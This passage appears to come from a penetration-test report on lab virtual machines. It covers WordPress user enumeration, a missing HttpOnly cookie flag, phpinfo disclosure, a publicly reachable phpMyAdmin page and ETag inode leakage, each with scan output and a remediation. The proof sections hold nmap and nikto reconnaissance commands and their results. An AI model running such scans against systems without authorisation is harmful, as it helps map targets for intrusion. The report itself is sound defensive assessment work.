| Target:      | Machine_DC2 – 192.168.124.116                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| References:  | <a href="https://wordpress.stackexchange.com/questions/410417/is-my-wordpress-site-handing-out-sensitive-information-misconfigured">https://wordpress.stackexchange.com/questions/410417/is-my-wordpress-site-handing-out-sensitive-information-misconfigured</a><br><a href="https://www.elegantthemes.com/blog/tips-tricks/how-malware-really-affects-your-wordpress-website">https://www.elegantthemes.com/blog/tips-tricks/how-malware-really-affects-your-wordpress-website</a><br><a href="https://en.wikipedia.org/wiki/WordPress">https://en.wikipedia.org/wiki/WordPress</a> |

Proof of Concept

The misconfiguration of a WordPress website has led to an alarming scenario where an attacker gains access to user details, can reach the admin panel, and even sees other WordPress components that should remain hidden.

```
nmap --script vuln 192.168.124.116
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-24 09:36 EDT
Nmap scan report for 192.168.124.116
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-wordpress-users:
 Username found: admin
 Username found: tom
 Username found: jerry
Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
http-enum:
 /wp-login.php: Possible admin folder
 /readme.html: Wordpress version: 2
 /wp-includes/images/rss.png: Wordpress version 2.2 found.
 /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
 /wp-includes/images/blank.gif: Wordpress version 2.6 found.
 /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
 /wp-login.php: Wordpress login page.
 /wp-admin/upgrade.php: Wordpress login page.
 /readme.html: Interesting, a readme.
MAC Address: 08:00:27:E2:D0:EE (Oracle VirtualBox virtual NIC)
```

Remediation

Update passwords for all user accounts, particularly administrators. Assess file permissions and directory configurations to limit access to confidential data, like user information and setup files, exclusively to authorized individuals. Keep WordPress core, themes, and plugins current to address any recognized security weaknesses. Adhere to security protocols such as employing HTTPS, routinely backing up your site, and vigilantly monitoring for any suspicious behavior.

VULN-024 Httponly Flag Not Set for Cookie (Moderate)

|              |                                                                                                                                                                                                                                                                       |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | The HttpOnly flag, added in the Set-Cookie HTTP response header, helps reduce this risk by preventing client-side scripts from accessing the protected cookie, provided the browser supports it.                                                                      |
| Impact:      | When a cookie lacks the HttpOnly flag, it becomes vulnerable to JavaScript access, potentially leading to cookie theft in the event of XSS attacks. These cookies, such as CSRF tokens and client sessions, can facilitate unauthorized account or session takeovers. |
| Target:      | Machine_LemonSqueezy– 192.168.124.118                                                                                                                                                                                                                                 |
| References:  | <a href="https://owasp.org/www-community/HttpOnly">https://owasp.org/www-community/HttpOnly</a>                                                                                                                                                                       |

<https://support.detectify.com/support/solutions/articles/48001048952-missing-httponly-flag-on-cookies>

### Proof of Concept

```
wordpress_test_cookie:"WP+Cookie+check"
 Created:"Wed, 27 Mar 2024 13:35:09 GMT"
 Domain:"192.168.124.118"
 Expires / Max-Age:"Session"
 HostOnly:true
 HttpOnly:false
 Last Accessed:"Wed, 27 Mar 2024 13:35:09 GMT"
 Path:"/wordpress/"
 SameSite:"None"
 Secure:false
 Size:36
```

### Remediation

Set the HttpOnly flag on a cookie, it restricts access to the cookie from JavaScript. This means that even if an attacker manages to inject malicious scripts into website via cross-site scripting (XSS), they won't be able to read the cookie's contents. By preventing JavaScript access to sensitive cookies like session identifiers and authentication tokens, the HttpOnly flag helps mitigate the risk of unauthorized access and session hijacking.

### VULN-025 PHP Info Disclosure (Low)

|              |                                                                                                                                                                                                                                                                                                                                                         |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | The PHPinfo page reveals configurations. phpinfo() is a debugging feature that presents comprehensive details about both the system and the PHP setup.                                                                                                                                                                                                  |
| Impact:      | An attacker can extract sensitive details like the exact PHP version, OS version, PHP configuration, internal IP addresses, server environment variables, and loaded PHP extensions through phpinfo(). This information enables them to research known vulnerabilities for the system and exploit other weaknesses, posing a significant security risk. |
| Target:      | Machine_df-sql – 192.168.124.114                                                                                                                                                                                                                                                                                                                        |
| References:  | <a href="https://www.beyondsecurity.com/resources/vulnerabilities/php-expose-php-information-disclosure">https://www.beyondsecurity.com/resources/vulnerabilities/php-expose-php-information-disclosure</a>                                                                                                                                             |

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/>  
<https://www.tenable.com/plugins/was/98223>

### Proof of Concept:



### calendar

|                  |         |
|------------------|---------|
| Calendar support | enabled |
|------------------|---------|

### Core

|             |        |
|-------------|--------|
| PHP Version | 5.6.14 |
|-------------|--------|

| Directive                     | Local Value | Master Value |
|-------------------------------|-------------|--------------|
| allow_url_fopen               | On          | On           |
| allow_url_include             | Off         | Off          |
| always_populate_raw_post_data | 0           | 0            |
| arg_separator.input           | &           | &            |
| arg_separator.output          | &           | &            |
| asp_tags                      | Off         | Off          |
| auto_append_file              | no value    | no value     |
| auto_globals_jit              | On          | On           |


### Remediation:

Set 'expose\_php' to 'Off' in php.ini. Remove or disable pages using phpinfo(). Globally disable phpinfo() using the disable\_functions directive in php.ini.

### VULN-026 PhpMyAdmin Page Available Publicly (Informational)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                  |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | phpMyAdmin is a web application developed in PHP, designed to offer a user-friendly web-based interface for managing MySQL databases.                                                                                                                                                                                                                                                                            |
| Impact:      | An attacker could potentially gain unauthorized access to, modify, or delete all MySQL databases if security measures are not adequately implemented.                                                                                                                                                                                                                                                            |
| Target:      | Machine_Typhoon– 192.168.124.112                                                                                                                                                                                                                                                                                                                                                                                 |
| References:  | <a href="https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/phpmyadmin-detected/">https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/phpmyadmin-detected/</a><br><a href="https://stackoverflow.com/questions/26960622/restrict-phpmyadmin-access-in-the-application-itself">https://stackoverflow.com/questions/26960622/restrict-phpmyadmin-access-in-the-application-itself</a> |

### Proof of Concept



## Remediation

Secure your web server by configuring it to prevent public access to the phpMyAdmin directory. Implement access control mechanisms such as authentication and authorization to restrict access only to authorized users.

## VULN-027: Server Is Vulnerable To CVE-2003-1418 (Informational)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | The ETag header helps determine if two resources are the same by checking if their bytes match. If they do, they're considered equivalent. However, ETags have been used for tracking without cookies, where servers assign unique ETags to resources for each user, raising privacy concerns.                                                                                                                                              |
| Impact:      | Attackers can steal user details, compromise the database, and potentially access stored payment information. Such breaches not only pose a threat to user privacy and financial security but also lead to significant damage to the reputation of the website and its operators.                                                                                                                                                           |
| Target:      | Machine_CompSoc CTF – 192.168.124.115                                                                                                                                                                                                                                                                                                                                                                                                       |
| References:  | <a href="https://www.pentestpartners.com/security-blog/vulnerabilities-that-arent-etag-headers/">https://www.pentestpartners.com/security-blog/vulnerabilities-that-arent-etag-headers/</a><br><a href="https://security.netapp.com/advisory/ntap-20150209-0001/">https://security.netapp.com/advisory/ntap-20150209-0001/</a><br><a href="https://www.cvedetails.com/cve/CVE-2003-1418/">https://www.cvedetails.com/cve/CVE-2003-1418/</a> |

## Proof of Concept

```
nikto -host http://192.168.124.115
- Nikto v2.5.0

+ Target IP: 192.168.124.115
+ Target Hostname: 192.168.124.115
+ Target Port: 80
+ Start Time: 2024-03-27 10:25:44 (GMT-4)

+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.nets
/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29e7, size: 59d6c4a9e81e0, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.34). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
```

## Remediation

Access software fixes through the NetApp Support website in the Software Download section.